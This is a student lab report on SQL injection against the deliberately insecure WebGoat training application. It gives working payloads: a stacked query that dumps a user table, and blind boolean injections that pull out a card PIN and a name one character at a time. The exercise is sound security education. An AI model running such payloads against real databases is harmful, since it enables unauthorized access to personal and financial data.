Lab 4

Venkata Diwakar Reddy Kashireddy

***Abstract*—This report explores various forms of blind SQL injection and the methods to execute them. SQL injection is a method where attackers exploit vulnerabilities in a web application's database by inserting malicious code into a database query. Blind SQL injection is a attack that asks the database true or false questions and the attacker determines the answer based on the applications response.**

I. Introduction

In this lab, we completed a few tasks and an additional task for bonus points. We studied blind SQL injection and executed it on WebGoat 8.2.2 and WebGoat 7.1.

II. TOOLS

• KVM (Kernel-based Virtual Machine): It is a full virtualization solution for Linux. [1]
• WebGoat: A deliberately insecure web application maintained by OWASP designed for teaching web application security concepts. [2]
• Overleaf: It is a collaborative cloud-based LaTeX editor that helps to create documents easily by providing standard formats. [3]
• GitHub: GitHub is an Internet hosting service for software development and version control using Git. [4]
• Red: – IU Research Desktop (RED) is a virtual desktop service for users with accounts on the Carbonate research supercomputer at IU. [5]
• ZAP: OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. It is used by those new to application security and professional penetration testers. [6]
• Firefox DevTools: Firefox Developer Tools is a set of web developer tools built into Firefox. It can be accessed to inspect the web page. [7]

III. ADVANCED SQL INJECTION

In the lab, we were tasked with extracting all data from the "user system data" using either UNION or JOINS or by adding to an existing SQL statement. To achieve this, I completed the task by forming the following sql statement.

```
SELECT * FROM user_data WHERE  last_name
='dave';select * from user_system_data --'
```



Fig. 1. Retrieved all data from the table

Here, I appended a new SQL statement, then I commented the rest of the 1st SQL statement to prevent errors in a SQL and parsing errors. Then, from the retrieved data, we found out Dave's password.



Fig. 2. Dave's password

IV. Blind SQL Injection

Blind SQL injection is a type of SQL injection attacks where the attacker determines database information through true/false questions, based on the application's feedback. This method is used particularly when the application hides specific error messages yet remains open to SQL vulnerabilities. In contrast to regular SQL injections, where database errors provide clues about the query structure, blind injections are harder to exploit due to the lack of direct feedback. There are two main types of blind SQL injections:
Content-based: The attacker inputs SQL queries that will get true or false outcomes and observers the difference in the application's responses for each.
Time-based: Here, the attacker injects SQL queries that cause the database to delay its response, using that delay as an indicator of a successful query execution.

V. Blind Numeric SQL Injection

In the task, we injects a series of SQL statements depending on the response we get from the database to check if the entry is valid or invalid. First, we start by injecting inputs to find the length of the pin. From the below statements, we get the responses as invalid and valid. From this we get the length as 4.

```
101 and (LENGTH(SELECT pin from pins where
cc_number = 1111222233334444) < 5)
101 and (LENGTH(SELECT pin from pins where
cc_number = 1111222233334444) = 4)
```

Similarly, I injected SQL statements, to see if the pin will be less than any 4 digit number like 6000. This would return "valid" message, if the pin for that credit card number was less than 5000. Through several attempts and narrowing the number range, I found out the pin is equal to 2364.

```
101 and ((SELECT pin from pins where
cc_number = 1111222233334444) < 6000)
101 and ((SELECT pin from pins where
cc_number = 1111222233334444) = 2364)
```

Fig. 3. Checking valid or invalid from the injected SQL statement.

Fig. 4. Successfully found the pin to be 2364.

VI. Blind String SQL Injection

In our recent task, we were presented with a form and tasked with creating a true/false test to probe other database entries. The challenge was to identify the 'name' value in the 'pins' table for a specific 'cc number' - 432143213214321. Given that the field was a string, our objective was to retrieve this name and input it into the form to complete the lesson.

First, by multiple attempts by getting true or false, I found out the length of the name to be 4.

```
101 and (LENGTH(SELECT name from pins
where cc_number = 4321432143214321)<8)
101 and (LENGTH(SELECT name from pins
where cc_number = 4321432143214321)=8)
```

To complete this, I compiled an SQL query using the SUBSTRING function to guess each letter of the name. The function's structure was SUBSTRING(string, start, length). For example, I used:

```
101 and ((SELECT substring(name,1,1) from
pins where cc_number = 4321432143214321) =
'J') valid
101 and ((SELECT substring(name,2,1) from
pins where cc_number = 4321432143214321) =
'i')
101 and ((SELECT substring(name,3,1) from
pins where cc_number = 4321432143214321) =
'l')
101 and ((SELECT substring(name,4,1) from
pins where cc_number = 4321432143214321) =
'l')
```



Fig. 5. Injected SQL statement return valid.

Fig. 6. Successfully retrieved the name.

VII. Conclusion

SQL injection attacks represents a significant risk to websites reliant on databases. The techniques employed in such attacks are relatively simple to perform and have the potential to compromise a system's security. Notably, these threats can be initiated with ease. However, it is crucial to recognize that they can also be effectively prevented through the application of common sense and proactive measures. Blind SQL injection, a specific type of SQL Injection attack, involves asking true or false queries to the database and deducing the response from the application's feedback. Blind SQL injections are generally more challenging to exploit.

References

[1] KVM
https://www.linux-kvm.org/page/MainPage..
[2] WebGoat
https://owasp.org/www-project-webgoat/..
[3] OverLeaf
https://www.overleaf.com/.
[4] Github
https://en.wikipedia.org/wiki/GitHub.
[5] RED
https://kb.iu.edu/d/apum.
[6] OWASP ZAP
https://www.zaproxy.org/
[7] Firefox DevTools
https://firefox-source-docs.mozilla.org/devtools-user/